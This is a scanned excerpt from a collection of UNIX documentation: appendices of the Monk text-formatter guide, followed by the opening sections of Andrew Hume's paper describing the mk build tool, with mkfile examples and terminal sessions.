`italics` alias for i
`item` item of a list; can be saved
`left_adjust` left adjust the text
`left_center_right` left justify, center, right justify a line
`narrow` use current column for footnotes and arounds
`new_column` skip to the next column
`new_page` skip to the next page
`notation` notation
`number_list` numbered list using 1.
`p` alias for paragraph
`p_a_list` alphabetized list using (a)
`p_number_list` numbered list using (1)
`paragraph` n, i, f, numbered, indented, flushed
`part` multi-part document
`ped` a picture in ped
`ped_caption` the ped's caption; can be saved
`picture` a picture in pic
`picture_caption` the picture's caption; can be saved
`quotation` indent left and right
`r` roman
`reference` a reference in prefer
`reference_database` use this database file for prefer
`reference_include` these reference in prefer
`reference_list` format these databases in prefer
`reference_placement` produce references here
`remember` remember the important thing or page number saved in this label
`roman` alias for r
`s` alias for small
`save` save last important thing, shown as ‘‘can be saved’’, in this label

† important values can be saved and remembered; see section 5.18

`savepage` save last page number in this label
`savestring` save string under this name
`section` numbered section; can be saved
`set_counter` page, chapter, section, subsection, subsubsection, appendix, figure, table, footnote, note
`set_string` page_headers, even_headers, odd_headers, page_footers, even_footers, odd_footers
`small` reduce the point size
`source` insert a file here without processing it
`sp` special characters
`starnote` footnote marked with a star
`style` controls general style of document
  `1_5_space` 1 and a half space
  `double_space` double space
  `font_family` times, palatino, bembo, optima, souvenir, helvetica, cw, gothic, condensed, narrow
  `font_size` font_size font_spacing
  `list_spacing` on, off
  `multi_column` multiple columns per page
  `one_column` full page output
  `page_length` length of the printed page
  `page_number` arabic, roman
  `page_offset` offset of the printed page
  `page_width` width of the printed page
  `paragraph_style` indented, numbered, flushed
  `reference` acm, apa, att, ieee, lsa, pami, spectrum
  `reference_option` tm, rp, nroff, troff, sort, sequence, a, d, t, ad, at, da, dt, ta, td, adt, atd, dat, dta, tad, tda
  `single_space` single space
  `triple_space` triple space
  `two_column` two columns per page
`subsection` numbered subsection; can be saved
`subsubsection` numbered subsubsection; can be saved
`table` a table in tbl
`table_caption` the table's caption; can be saved
`tc_entry` tc program entry
`tc_heading` tc program heading
`tc_placement` output the table of contents
`text` fill the text
`u` underline
`underline` alias for u
`unnumbered_appendix` unnumbered appendix
`unnumbered_chapter` unnumbered chapter
`unnumbered_footnote` unnumbered footnote
`unnumbered_section` unnumbered section
`unnumbered_subsection` unnumbered subsection
`unnumbered_subsubsection` unnumbered subsubsection
`verbatim` text exactly as it is

A.2 Letters

`address` who to address the letter to
`body` body of letter
`closing` salutation
`date` date
`greeting` greeting
`ret_address` return address
`signature` signature

A.3 Memoranda

`abstract` abstract for coversheet
`author` name, initials, location, department, extension, room for title box and coversheet
`date` date of tm for title box and coversheet
`document` number, file_case, work_program for title box and coversheet
`keywords` keywords for cover sheet
`signature` signatures and typing credits
`title` title of document for title box and coversheet
`titlebox` produce title box here

A.4 Merit Review Form 1

`date` date for signature
`department` department for titlebox
`name` name for titlebox and signature
`p` paragraph
`signature` signature
`titlebox` title box

A.5 Bi-Annual Research Reports

`author` name, number for footer and title box
`date` report, range for title box
`department` name, number for title box
`p` alias for paragraph
`paragraph` i, indented
`section` section
`signature` signature
`titlebox` title box

A.6 Center Phone Books

`date` date of center phone book
`department` a department
`department_title` title of department
`employee` name, nicname, phone, room, email,

secretary, consultant, contractor, intern, limited term, resident visitor, casual, post doc, temporary, mit coop, department
`laboratory` a laboratory
`laboratory_title` title of laboratory
`room` name, phone, room, email
`titlebox` title box

A.7 Technical Memoranda

`abstract` abstract for coversheet
`add_totals` text, other, figure, table, reference counts for cover sheet
`att` is_release for cover sheet
`author` name, initials, location, department, extension, room for title box and coversheet
`cover_sheet` produce the coversheet here
`date` date of tm for title box and coversheet
`dh_name` department head's name for cover sheet
`director_name` director's name for cover sheet
`distribute_complete_memo` distribution list for complete memo
`distribute_cover_sheet` distribution list for cover sheet
`document` number, file_case, work_program for title box and coversheet
`earlier` replacing earlier document_number for cover sheet
`government_security` government security clearance for cover sheet
`keywords` keywords for cover sheet
`mercury` chm, cmm, cmp, elc, lfs, man, mas, mkt, phy, std mercury distribution for cover sheet
`other` end of text body/start of attached pages
`proprietary_class` proprietary classification for cover sheet
`signature` signatures and typing credits
`title` title of document for title box and coversheet
`titlebox` produce title box here

A.8 Internal Memoranda

`abstract` abstract for coversheet
`add_totals` text, other, figure, table, reference counts for cover sheet
`att` is_release for cover sheet
`author` name, initials, location, department, extension, room for title box and coversheet
`cover_sheet` produce the coversheet here
`date` date of tm for title box and coversheet
`dh_name` department head's name for cover sheet
`director_name` director's name for cover sheet
`distribute_complete_memo` distribution list for complete memo
`distribute_cover_sheet` distribution list for cover sheet
`document` number, file_case, work_program for title box and coversheet
`earlier` replacing earlier document_number for cover sheet
`government_security` government security clearance for cover sheet
`keywords` keywords for cover sheet
`mercury` chm, cmm, cmp, elc, lfs, man, mas, mkt, phy, std mercury distribution for cover sheet
`other` end of text body/start of attached pages
`proprietary_class` proprietary classification for cover sheet
`signature` signatures and typing credits
`title` title of document for title box and coversheet
`titlebox` produce title box here

A.9 Technical Correspondence

`abstract` abstract for coversheet
`add_totals` text, other, figure, table, reference counts for cover sheet
`att` is_release for cover sheet
`author` name, initials, location, department, extension, room for title box and coversheet
`cover_sheet` produce the coversheet here
`date` date of tm for title box and coversheet
`dh_name` department head's name for cover sheet
`director_name` director's name for cover sheet
`distribute_complete_memo` distribution list for complete memo
`distribute_cover_sheet` distribution list for cover sheet
`document` number, file_case, work_program for title box and coversheet
`earlier` replacing earlier document_number for cover sheet
`government_security` government security clearance for cover sheet
`keywords` keywords for cover sheet
`mercury` chm, cmm, cmp, elc, lfs, man, mas, mkt, phy, std mercury distribution for cover sheet
`other` end of text body/start of attached pages
`proprietary_class` proprietary classification for cover sheet
`signature` signatures and typing credits
`title` title of document for title box and coversheet
`titlebox` produce title box here

A.10 Release Papers

`abstract` abstract for coversheet
`author` name, initials, location, department, extension, room for title box and coversheet
`date` date of tm for title box and coversheet
`document` number, file_case, work_program for title box and coversheet
`keywords` keywords for cover sheet
`title` title of document for title box and coversheet
`titlebox` produce title box here

A.11 Association for Computing Machinery Proceedings

`abstract` abstract for coversheet
`author` name, initials, location, department, extension, room for title box and coversheet
`date` date of tm for title box and coversheet
`document` number, file_case, work_program for title box and coversheet
`keywords` keywords for cover sheet
`reference_placement` produce references here
`title` title of document for title box and coversheet
`titlebox` produce title box here

A.12 Conference Proceedings Model Sheets

`abstract` abstract for coversheet
`author` name, initials, location, department, extension, room for title box and coversheet
`date` date of tm for title box and coversheet
`document` number, file_case, work_program for title box and coversheet
`keywords` keywords for cover sheet
`reference_placement` produce references here
`title` title of document for title box and coversheet
`titlebox` produce title box here

A.13 Computer Science Press Books

`abstract` abstract for coversheet
`author` name, initials, location, department, extension, room for title box and coversheet
`date` date of tm for title box and coversheet
`document` number, file_case, work_program for title box and coversheet
`keywords` keywords for cover sheet
`title` title of document for title box and coversheet
`titlebox` produce title box here

A.14 Kluwer Academic Publishers Books

`appendix` numbered appendix; IT
`chapter` numbered chapter; IT
`index_placement` put the index here
`reference_placement` produce references here
`section` numbered section; IT
`tc_heading` tc program heading
`unnumbered_appendix` unnumbered appendix
`unnumbered_chapter` unnumbered chapter
`unnumbered_section` unnumbered section

A.15 Nursing Home Song Sheets

`d` directive to the singers
`m` margin text
`refrain` refrain of the song
`smaller` print the song smaller than normal
`style singers` full instructions
`title` title of the song
`verse` verse of the song

Appendix B

List of Special Characters

The special characters that control spacing and carriage movements are described in section 5.6. All other special characters are listed below. For each character, column `Char` contains the final printed character and column `Name` contains the keywords given to *monk* to specify the character. To print the character ☞, type `|sp(rhand)` in your input file.

B.1 Common special characters

Char	Name	Char	Name
☞	rhand	☜	lhand
‘	open quote	’	close quote
—	Em dash	–	minus
-	hyphen	_	underrule
\	\	⁄	/
°	degree	•	bullet
†	dagger	‡	double dagger
§	section		
|	|		
.	.		
™	TM		ATT logo
®	registered	©	copyright

B.2 Greek alphabet

Char	Name	Char	Name
α	alpha	Α	ALPHA
β	beta	Β	BETA
γ	gamma	Γ	GAMMA
δ	delta	Δ	DELTA
ε	epsilon	Ε	EPSILON
ζ	zeta	Ζ	ZETA
η	eta	Η	ETA
θ	theta	Θ	THETA
ι	iota	Ι	IOTA
κ	kappa	Κ	KAPPA
λ	lambda	Λ	LAMBDA
μ	mu	Μ	MU
ν	nu	Ν	NU
ξ	xi	Ξ	XI
ο	omicron	Ο	OMICRON
π	pi	Π	PI
ρ	rho	Ρ	RHO
σ	sigma	Σ	SIGMA
ς	terminal sigma		
τ	tau	Τ	TAU
υ	upsilon	Υ	UPSILON
φ	phi	Φ	PHI
χ	chi	Χ	CHI
ψ	psi	Ψ	PSI
ω	omega	Ω	OMEGA

B.3 Mathematical symbols

Char	Name	Char	Name
+	+	−	-
±	+-	∗	*
×	times	÷	divide
≃	-wig	~	wig
≠	!=	≡	==
≥	>=	≤	<=
∫	integral	∂	partial
∞	inf	∇	del
¬	not	|	or
∝	prop		
⌈	lceil	⌉	rceil
⌊	lfloor	⌋	rfloor

B.4 Mathematical set symbols

Char	Name	Char	Name
∈	member	∪	cup
∅	empty	∩	cap
⊂	subset	⊃	superset
⊆	isubset	⊇	isuperset

B.5 Miscellaneous

Char	Name	Char	Name
fi	fi	fl	fl
ff	ff	ffi	ffi
ffl	ffl		
_	rule	|	box vertical rule
´	acute	`	grave
○	circle	□	square
|	bold vertical	′	footmark
→	->	–	<-
↑	uarrow	↓	darrow
¼	quarter	½	half
¾	3quarter	¢	cent
TEX	TEX	LATEX	LATEX

Appendix C

List Of Examples

This appendix provides the input text for examples that appear in this *Monk* user guide. They are not intended for a novice user, but for those already familiar with these formatting tools. If you want to learn how to use *tbl* or *pic* do not look at these examples. Please read the guides that are listed in the references. These guides, which are readily available, begin with simple examples.

C.1 Table in section 5.14

```
box;
c1 s1 s
c1 | c1 | c
l1 | l1 | n.
Major New York Bridges
=
Bridge                  Designer                Length
_
Brooklyn                J. A. Roebling          1595
Manhattan               G. Lindenthal           1470
Williamsburg            L. L. Buck              1600
_
Queensborough           Palmer &                1182
                        Hornbostel
_
                                                1380
Triborough              O. H. Ammann
                                                _
                                                383
_
```

Bronx Whitestone	O. H. Ammann	2300
Throgs Neck	O. H. Ammann	1800
George Washington	O. H. Ammann	3500

C.2 Picture in section 5.16

```
A: ellipse
   ellipse ht .2 wid .3 with .se at 1st ellipse.nw
   ellipse ht .2 wid .3 with .sw at 1st ellipse.ne
   circle rad .05 at 0.5 <A.nw,A.c>
   circle rad .05 at 0.5 <A.ne,A.c>
   arc from 0.25 <A.w,A.e> to 0.75 <A.w,A.e>
```

Latex User Guide

(pages 259-268; not rebuilt)

PROGRAMMING

PROGRAMMING

Mk: a successor to make

Andrew G. Hume

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

Mk is an efficient general tool for describing and maintaining dependencies between files or programs. *Mk* is styled on the UNIX® tool *make*. The major advantages of *mk* over *make* are executing recipes in parallel, using pattern-matching metarules rather than suffix transformation rules, and deriving dependencies by transitive closure on all rules. Despite doing a harder job, *mk* runs anywhere from 2 to 30 times faster than *make*.

This report describes release 3 (February 1990) of *mk* mainly by means of an evolving example. It also summarizes the differences between *mk* and *make* and discusses the principles underlying *mk*'s design.

1. Introduction

A large fraction of computer activity consists of repeated application of tools (special or general purpose programs) to input files to produce output files. The most obvious example is programming, but other no less important examples range from simple document-processing pipelines to the generation of a circuit board or integrated circuit involving hundreds of files. Common to all these activities are file dependencies, where changing a file requires that other files be remade. *Mk* reads a dependency description (called a *mkfile*) and does the minimal work necessary to bring a target file up to date.

Mk owes much to *make*, written by Stu Feldman [2], which has been doing a similar job on UNIX systems since 1976. The version of *make* referred to throughout this report is Feldman's research version distributed with Eighth Edition Research UNIX, and is significantly different from the versions found in System V or Berkeley UNIX systems.

The next section is rather long. It follows the gradual development of a somewhat complicated mkfile describing how to build a C program. It is followed by a section on more advanced features and uses of *mk*. The fourth section summarizes the differences between *mk* and *make* including performance. The fifth section highlights the principles underlying *mk*. The first appendix documents the predefined or builtin variables and rules for *mk*. The second appendix describes the changes made since the first release.


2. An Extended Example

This section describes *mk* in the context of building C programs. This is for the reader's comfort; *mk* knows nothing special about C programs (other than the rules in Appendix 1). The example starts off small and simple and is extended throughout the section. Sometimes, *mk*'s behavior is best demonstrated by excerpts from a terminal session. These will be shown as

```
$ date
Fri Feb 20 20:06:03 EST 1987
```

where `$` is the prompt for the next command. Comments will be shown in *italics*.

Initially, our program is called `prog` and is made from `a.o` and `b.o`, which are made by compiling `a.c` and `b.c` respectively. In addition, `b.c` includes a header file `prog.h`. We represent these relationships pictorially below



The arrow means ''depends on.'' Thus, `prog` depends on `a.o` and `b.o` and if `a.o` or `b.o` is modified, then `prog` needs to be rebuilt. Similarly, `a.o` depends on `a.c` and `b.o` depends on `b.c` and `prog.h`.

The textual description of how `prog` is built is called a mkfile and looks like

```
prog:   a.o b.o
        cc -o prog a.o b.o
a.o:    a.c
        cc -c a.c
b.o:    b.c prog.h
        cc -c b.c
```

The mkfile is a sequence of *rules*. Each rule defines a target (say `prog`) that depends on some prerequisites (`a.o` and `b.o`) and the commands (a shell script called the *recipe*) to bring the target up to date. *Mk* takes this description from a file named `mkfile` and builds the given targets. If no targets are given on the command line, the first target in the mkfile is built. For example, if we start with just the source files in our directory, *mk* creates `prog` by compiling `a.c` and `b.c`.

```
$ mk
cc -c a.c
cc -c b.c
cc -o prog a.o b.o
```

Executing *mk* again does nothing, as `prog` is now up to date.

```
$ mk
mk: 'prog' is up to date
```

If we change a source file, *mk* rebuilds only the files that are out of date:

```
modify a.c
$ mk
cc -c a.c
cc -o prog a.o b.o
```

Mk will explain why it is rebuilding a file if we use the `-e` option. For example,

```
modify prog.h
$ mk -e
b.o(540869437) < prog.h(540869535)
cc -c b.c
prog(540869493) < b.o(540869546)
cc -o prog a.o b.o
```

Thus, `b.o` was out of date with respect to `prog.h`. After `b.o` was remade, `prog` was found to be out of date with respect to `b.o` and was then rebuilt. The numbers are the actual time stamps of the files: the values are not as important as the difference between them. A time stamp of zero indicates a non-existent file.

2.1. Variables

Suppose we now need to compile the source files with the `-g` flag so that we can use the debugger. We can of course simply edit each rule to change `cc` into `cc -g`:

```
prog:   a.o b.o
        cc -g -o prog a.o b.o
a.o:    a.c
        cc -g -c a.c
b.o:    b.c prog.h
        cc -g -c b.c
```

A better solution is to use a *variable*. A *mk* variable has a similar form and use to a shell variable. A suitable (mnemonic) name is `CFLAGS`. The new mkfile looks like this:

```
CFLAGS=-g
prog:   a.o b.o
        cc $CFLAGS -o prog a.o b.o
a.o:    a.c
        cc $CFLAGS -c a.c
b.o:    b.c prog.h
        cc $CFLAGS -c b.c
```

Now, if we want to profile `prog` (which means compiling everything with the `-p` option), we need only change the first line to

```
CFLAGS=-g -p
```

and recompile all the object files. The easiest way to recompile everything is with `mk -a` which says to always make every target regardless of time stamps.

Some variables are supplied by *mk* for use by the recipe. One is `prereq` whose value is all the prerequisites for this rule. We can rewrite the first rule like this:

```
prog:   a.o b.o
        cc $CFLAGS -o prog $prereq
```

This guarantees that the two lists of object files (the prerequisite line and the *cc* line) are the same. It is now easy to incorporate a new object file `c.o` by adding the new name just once:

```
CFLAGS=-g -p
prog:   a.o b.o c.o
        cc $CFLAGS -o prog $prereq
a.o:    a.c
        cc $CFLAGS -c a.c
b.o:    b.c prog.h
        cc $CFLAGS -c b.c
c.o:    c.c prog.h
        cc $CFLAGS -c c.c
```

Variables get their initial value by the following rules (in decreasing order of precedence):

[1] command line assignments (arguments with an embedded =)

[2] assignments within the mkfile

[3] values inherited from the environment

[4] default values as defined in Appendix 1.

After a variable gets its initial value, subsequent values can only be assigned in the mkfile.

```
$ cat mkfile
SYSTEM=-DV9
CFLAGS=-g
CFLAGS="$CFLAGS $SYSTEM"
printcflags:Q:
        echo $CFLAGS
$ mk
-g -DV9
$ mk SYSTEM=-DSYSTEMV
-g -DSYSTEMV
$ mk CFLAGS=-O
-O -DV9
```

The Q(uiet) attribute is described later; briefly, it suppresses printing of the recipe.

2.2. Metarules

The rules for all the `.o` files are very similar. *Mk* supports *metarules*, that is, rules that apply to a class of targets, rather than just one specific target. The class of targets is defined by pattern matching, with the symbol `%` (called the stem) equivalent to the regular expression `.*`. For example, the normal rule for compiling C source files is

```
%.o:    %.c
        $CC $CFLAGS -c $stem.c
```

The variable `stem` in the recipe is the string matched by the `%`. The `%` can appear anywhere in the target or prerequisite, not just at the beginning. The `CC` variable is good planning; a different compiler can be used very easily. Using this metarule, our mkfile becomes shorter:

```
CC=cc
CFLAGS=-g -p
prog:   a.o b.o c.o
        $CC $CFLAGS -o prog $prereq
b.o:    prog.h
c.o:    prog.h
%.o:    %.c
        $CC $CFLAGS -c $stem.c
```

Notice that the prerequisites for a target can be spread across many rules. Two rules apply to `b.o`, the specific rule with `prog.h` and the metarule for `.o`'s. Metarules with recipes do not match targets of non-metarules with recipes. Thus, metarules for generating `.o`'s (say) do not conflict with any rule for generating a specific `.o`. Only one of the rules for a target should have a recipe. If there is more than one recipe, *mk* complains that the way to make the target is ambiguous.

Mk has some predefined variables and rules listed in Appendix 1. Because our rule for `%.o` and the value for `CC` are the same as the predefined rules and variables, we can omit them for a shorter mkfile:

```
CFLAGS=-g -p
prog:   a.o b.o c.o
        $CC $CFLAGS -o prog $prereq
b.o:    prog.h
c.o:    prog.h
```

2.3. Rules with no prerequisites

Rules need not actually build their targets. Some rules are simply shell scripts embedded in the mkfile for convenience. For example, most mkfiles have the target `clean`:

```
clean:
        rm -f *.o prog core
```

Note that `clean` is intended as a label, not a file. Unfortunately, if a file named `clean` exists, the recipe will not be executed, since `clean` is up to date (because no prerequisite has caused it to be out of date). We want to avoid any such inadvertent interactions with the file system. *Mk* allows a label to have an attribute of *virtual*, which means that it is distinct from a file of the same name. Targets can be marked as virtual by appending a `V:` to the colon separator between targets and prerequisites:

```
clean:V:
        rm -f *.o prog core
```

Attributes (like `V`) that apply to labels can be given by more than one rule. Where feasible, it is good style to use an attribute on all rules applying to a particular label, not just one. Other attributes are described below.

2.4. Rules with multiple targets

The rules relating `b.o` and `c.o` to `prog.h` can be combined into one rule with two targets.

```
CFLAGS=-g -p
prog:   a.o b.o c.o
        $CC $CFLAGS -o prog $prereq
b.o c.o:        prog.h
clean:V:
        rm -f *.o prog core
```

If a rule with multiple targets has no recipe, it is simply a shorthand notation for all the simple rules with one target. A rule with multiple targets and a recipe has subtle implications described below. To motivate the subtleties, we digress to describe the *yacc* parser generator.

Yacc takes a file describing a grammar and produces the source for a C routine that will parse input according to the given grammar. The source is put in the file `y.tab.c`. *Yacc* also produces a header file called `y.tab.h` that links the parser to a lexical analyzer. The grammar file also contains semantic action code. Typically, changes to the

grammar file do not change the header `y.tab.h`, but only the semantic routines embedded in `y.tab.c`.

Let us add a grammar and a lexical analyzer to `prog` (omitting some unimportant detail):

```
prog:   a.o b.o c.o y.tab.o lex.o
        $CC $CFLAGS -o prog $prereq
b.o c.o:        prog.h
lex.o:  y.tab.h
y.tab.c y.tab.h:        gram.y
        yacc -d gram.y
```

The grammar is kept in `gram.y` (the conventional suffix for *yacc* input is `.y`). The `-d` option to *yacc* produces `y.tab.h`. Unfortunately, this mkfile does too much work in the normal case. Every time the grammar file is changed, a new `y.tab.h` is made and thus `lex.o` will always be out of date even though the contents of `y.tab.h` may not have been changed. The best solution maintains another header file (say `x.tab.h`) that only changes when necessary, that is, when the contents of `y.tab.h` actually change. The new mkfile is

```
prog:   a.o b.o c.o y.tab.o lex.o
        $CC $CFLAGS -o prog $prereq
b.o c.o:        prog.h
lex.o:  x.tab.h
x.tab.h:        y.tab.h
        cmp -s x.tab.h y.tab.h ||
        cp y.tab.h x.tab.h
y.tab.c y.tab.h:        gram.y
        yacc -d gram.y
```

The recipe for `x.tab.h` is a conditional shell construct; if the command `cmp -s x.tab.h y.tab.h` returns with an error (the files are different), then execute the command `cp y.tab.h x.tab.h` to update `x.tab.h`. In the case where `y.tab.h` doesn't change, the action is straightforward:

```
$ mk -e
y.tab.c(541051073) < gram.y(541051092)
y.tab.h(541051072) < gram.y(541051092)
yacc -d gram.y
y.tab.o(541051082) < y.tab.c(541051100)
cc  -c y.tab.c
x.tab.h(541042236) < y.tab.h(541051099)
cmp -s x.tab.h y.tab.h || cp y.tab.h x.tab.h
cp not done
prog(541051087) < y.tab.o(541051109)
cc  -o prog a.o b.o c.o y.tab.o lex.o
```

If we now change the grammar so that the header file does change:

```
$ mk -e
y.tab.c(541051100) < gram.y(541051148)
y.tab.h(541051099) < gram.y(541051148)
yacc -d gram.y
y.tab.o(541051109) < y.tab.c(541051155)
cc  -c y.tab.c
x.tab.h(541042236) < y.tab.h(541051154)
cmp -s x.tab.h y.tab.h || cp y.tab.h x.tab.h
cp done, x.tab.h updated
lex.o(541042267) < x.tab.h(541051165)
cc  -c lex.c
prog(541051114) < y.tab.o(541051163)
prog(541051114) < lex.o(541051169)
cc  -o prog a.o b.o c.o y.tab.o lex.o
```

The subtleties are twofold. The first is that the time stamps for files are only examined when the file is initially referenced or when it is the target of a rule. If `y.tab.h` had not been a target for the *yacc* rule, then *mk* would assume that `y.tab.h` had not been updated. The second subtlety is that the rule for `x.tab.h` need not change `x.tab.h`. If it does not, then `lex.o` need not be recompiled.

2.5. Aggregates

Some of the things we would like to maintain with *mk* are actually collections or *aggregates* of entities, such as UNIX object libraries (archives maintained by *ar*). Other (unsupported as yet) examples are *cpio* and SCCS files. The type of aggregate is determined by the file's ''magic number'', often the first 16 bits of the file. Each type has support code within *mk* to get the time stamp of a member and to ''touch'' (see below) a member. The notation `a(m)` refers to member `m` of aggregate `a`. For example, consider an archive `lib.a` made up of `a.o`, `b.o`, and `c.o`. The mkfile looks like

```
lib.a:N:     lib.a(a.o) lib.a(b.o) lib.a(c.o)
lib.a(%.o):  %.o
        ar r lib.a $stem.o
```

(The `N` attribute is described below.) As each new `.o` file is generated, it is put into `lib.a`. This is straightforward and correct but inefficient: an `ar` command is executed for every out of date object file. A better way is to generate all the `.o` files and then do the *ar*. We use the variable `newprereq` (supplied by *mk*) because we only need to replace the object files that have changed. The new mkfile relies on a shell script called *membername*:

```
lib.a:  lib.a(a.o) lib.a(b.o) lib.a(c.o)
        ar r lib.a `membername $newprereq`
lib.a(%.o):N:   %.o
```

Membername takes aggregate notation and extracts the member names. For example,

```
$ membername 'lib.a(a.o)' 'lib.a(b.o)'
a.o b.o
```

The quotes are to stop the shell from interpreting the `()`.

2.6. Targets without recipes

Sometimes a target may be out of date with respect to some prerequisites and yet there is no recipe that *mk* can use to remake the target. For example,

```
all:V:  prog1 prog2 prog3
```

When we say `mk all`, we simply want to make `prog1`, `prog2`, and `prog3`. Because `all` is virtual, it doesn't matter that it isn't actually remade; all *mk* does with virtual targets is propagate the date stamp. A more serious example is

```
prog:   a.o b.o c.o
        $CC $CFLAGS -o $target $prereq
%.o:    hdr.h
```

If there is no `c.c`, then *mk* does not know how to make `c.o` and yet needs it in order to make `prog`. The only rule for `c.o` is the dependency on `hdr.h` which has no recipe. Therefore, in these situations, where a nonvirtual target is out of date but none of the rules applying to that target has a recipe, *mk* will stop and complain that it doesn't know how to make that target.

There is one type of rule where this is not the right thing to do. Take for example the above archive rule:

```
lib.a:  lib.a(a.o) lib.a(b.o) lib.a(c.o)
        ar r lib.a `membername $newprereq`
lib.a(%.o):N:   %.o
```

There is no recipe to build (say) `lib.a(a.o)` but this is okay as it will be built later by *ar*. The `N` attribute stops *mk* from complaining that there is no recipe.

2.7. Recipe Execution

Unlike *make*, *mk* executes recipes without performing any textual substitutions. The recipe is collected, deleting the initial tab character and the result is given as standard input to `/bin/sh -e` (the `-e` means stop on error). Variables such as `$target` are simply shell variables passed through the environment to the shell running the recipe. Thus, the recipe is exactly a shell script with a tab prepended to each line. This allows many applications to avoid many small shell and *awk* scripts by storing these in the recipes. Such an example comes from Bart Locanthi; the domain is circuit board design:

```
parts:D: gnot.wx
        grep "^.c" $prereq | sort | uniq | awk '
                { count[$3]++ }
        END     { for (c in count){
                        print c "\t" count[c]
                  }
                }' | sort > $target
```

Be warned that these scripts cannot read from standard input as they themselves are standard input to the shell. Thus, in order to read or write to the terminal requires using `/dev/tty` or its equivalent.

2.8. Parallel processing

Mk executes recipes by continually traversing the dependency graph looking for targets that can be made. For example, in our mkfile:

```
prog:   a.o b.o c.o y.tab.o lex.o
        $CC $CFLAGS -o prog $prereq
b.o c.o:        prog.h
lex.o:  x.tab.h
x.tab.h:        y.tab.h
        cmp -s x.tab.h y.tab.h ||
        cp y.tab.h x.tab.h
y.tab.c y.tab.h:        gram.y
        yacc -d gram.y
```

the target `a.o` can be made immediately, while the target `y.tab.o` has to wait for `y.tab.c` to be made. When *mk* finds a recipe it can execute, it puts the recipe on a queue. When the recipe terminates, *mk* updates the dependency graph. The number of recipes executing simultaneously is bounded by the value of the variable `NPROC`, which is initially one. On multi-processor machines, *mk* goes faster with higher values; most mkfiles on our 12 processor machine have `NPROC` between 6 and 10. In most situations, increasing `NPROC` beyond a certain limit gains little as we run into other system bottlenecks such as disk I/O. The other way to speed up parallel builds is to ensure that as many recipes as possible are executing; that is, order the sub-targets such that the slowest are done first. While *mk* gives no guarantees about the order of builds, generally prerequisites are built in left-to-right order as in the mkfile.

The `-u` (utilization) option measures how many seconds (real time) are spent with so many recipes executing. For example, building `prog` with three simultaneous recipes yields

```
0: 1
1: 4
2: 7
3: 10
```

This means that the entire run took 22 seconds real time; 10 seconds with three recipes running, 7 with two and 4 with one. The time with zero recipes

executing corresponds to *mk* reading the mkfile and building the dependency graph.

Parallel execution implies that recipes should not interact unnecessarily. For example, the first version of the library mkfile should not be run in parallel as simultaneous *ar*'s on the same archive interfere. The second version can be run in parallel because only one *ar* is done, after all the object files are made. Arguably, *mk* should support some primitives for handling recipes that might collide (other parallel makes such as *cmake* [1] support mechanisms such as mutually exclusive recipes). *Mk* doesn't; the need has never arisen.

2.9. Missing intermediates

In all the examples we have seen so far, *mk* has made all the targets ''between'' the file that changed and the main target. This is not always done. Any non-existent intermediate target (a target other than the root target with prerequisites) is treated specially. If pretending it existed with the time stamp of its most recent prerequisite would make all targets that depended on it be up to date, then it is not made. For example, in our mkfile:

```
$ mk -e
mk: 'prog' is up to date
remove a.o
$ mk -e
pretending a.o has time 540869454
mk: 'prog' is up to date
```

The intuition is that if we use the mkfile to build the targets, then removing the intermediates causes no harm. Of course, if we actually need the missing intermediates, *mk* builds them.

```
change b.c
$ mk -e
pretending a.o has time 540869454
b.o(540869546) < b.c(541350226)
cc  -c b.c
unpretending a.o because of prog because of b.o
a.o(0) < a.c(540869454)
cc  -c a.c
prog(541104056) < a.o(541350255)
prog(541104056) < b.o(541350244)
cc  -o prog a.o b.o c.o y.tab.o lex.o
```

The action is not too hard to follow: first *mk* sees that `a.o` is missing and pretends it is there. Then *mk* notices `b.o` is out of date and needs to be rebuilt. When `b.o` is finally built, it causes `prog` to become out of date and therefore *mk* no longer can pretend that `a.o` is up to date. It then builds `a.o` and then `prog`.

The major advantage of missing intermediates is avoiding multiple copies of files. For example, in our mkfile to maintain a library, we keep two copies of every object file. By using the notion of missing intermediates, we can keep one copy — the copy we need in the archive. To do so, simply remove the object files after they have been archived:

```
lib.a:  lib.a(a.o) lib.a(b.o) lib.a(c.o)
        names=`membername $newprereq`
        ar r lib.a $names && rm $names
lib.a(%.o):N:   %.o
```

We store the object files' names in the variable `names` to avoid executing *membername* twice. The `&&` is another conditional shell construct; we remove the files only if the archive command succeeds.

The special treatment of missing intermediates is suppressed by the `-i` option of *mk*.

2.10. Administrative

Mk provides an easy way to bring a target up to date without actually doing any work. For example, if we change `prog.h` in such a way that `b.o` or `c.o` won't change (such as adding a comment), we don't want to recompile the files. Instead, we can ask *mk* to (chattily) modify the files' time stamps.

```
add something to prog.h
$ mk -t
touch(b.o)
touch(c.o)
touch(prog)
```

This is a dangerous feature; use it carefully and sparingly. Virtual targets are not affected because *touch*ing only changes files.

Mk can also tell us what it would do without actually doing it. The option `-n` causes recipes to be printed rather than executed. There are two caveats. *Mk* assumes that every recipe will update all its targets. Normally this is true, but for our mkfile, `mk -n` would erroneously indicate that `lex.o` will always be remade. Thus, unnecessary work may be indicated. The second problem is that when *mk* prints the recipe it is about to execute (or would execute under `-n`), it expands recognizable references to shell variables. It does this without parsing the shell script and thus can make mistakes by ignoring variable assignments within a recipe and with constructs like *for* loops. For example, with the mkfile (the `Q` attribute suppresses the normal recipe echo)

```
i=a b c
all:Q:
        for i in x y z
        do
                echo $i
        done
```

the difference between `mk` and `mk -n` is:

```
$ mk -n
for i in x y z
do
        echo a b c
done
$ mk
x
y
z
```

This latter problem applies to the normal recipe echo as well.

Sometimes we would like to know what *mk* would do if some files were changed. The −w*files,...* option supports this ''what if'' query by setting the time stamps internally for the named files to the current time. With our mkfile for `prog`, we can ask what would happen if we changed `prog.h`:

```
$ mk -n -wprog.h
cc  -c b.c
cc  -c c.c
cc  -o prog a.o b.o c.o y.tab.o lex.o
```

The advantage of −w is that neither the files nor their time stamps are changed. Of course, −w can be used without using −n. For example, to force *mk* to remake `b.o` we can say

```
$ mk -wb.c b.o
cc  -c b.c
```

2.11. Quoting

The quoting rules for assignment lines and rule header lines are intended to be the same as for *sh*(1) (the Bourne shell). As these rules are not described clearly in *sh*(1), we describe *mk*'s quoting rules below. The term *quoting a character* means making that character stand for itself, rather than any special, or meta, meaning. For example, `$a` stands for the value of the variable `a`, whereas `\$a` (the `$` is now quoted) stands for the two characters `$` and `a`.

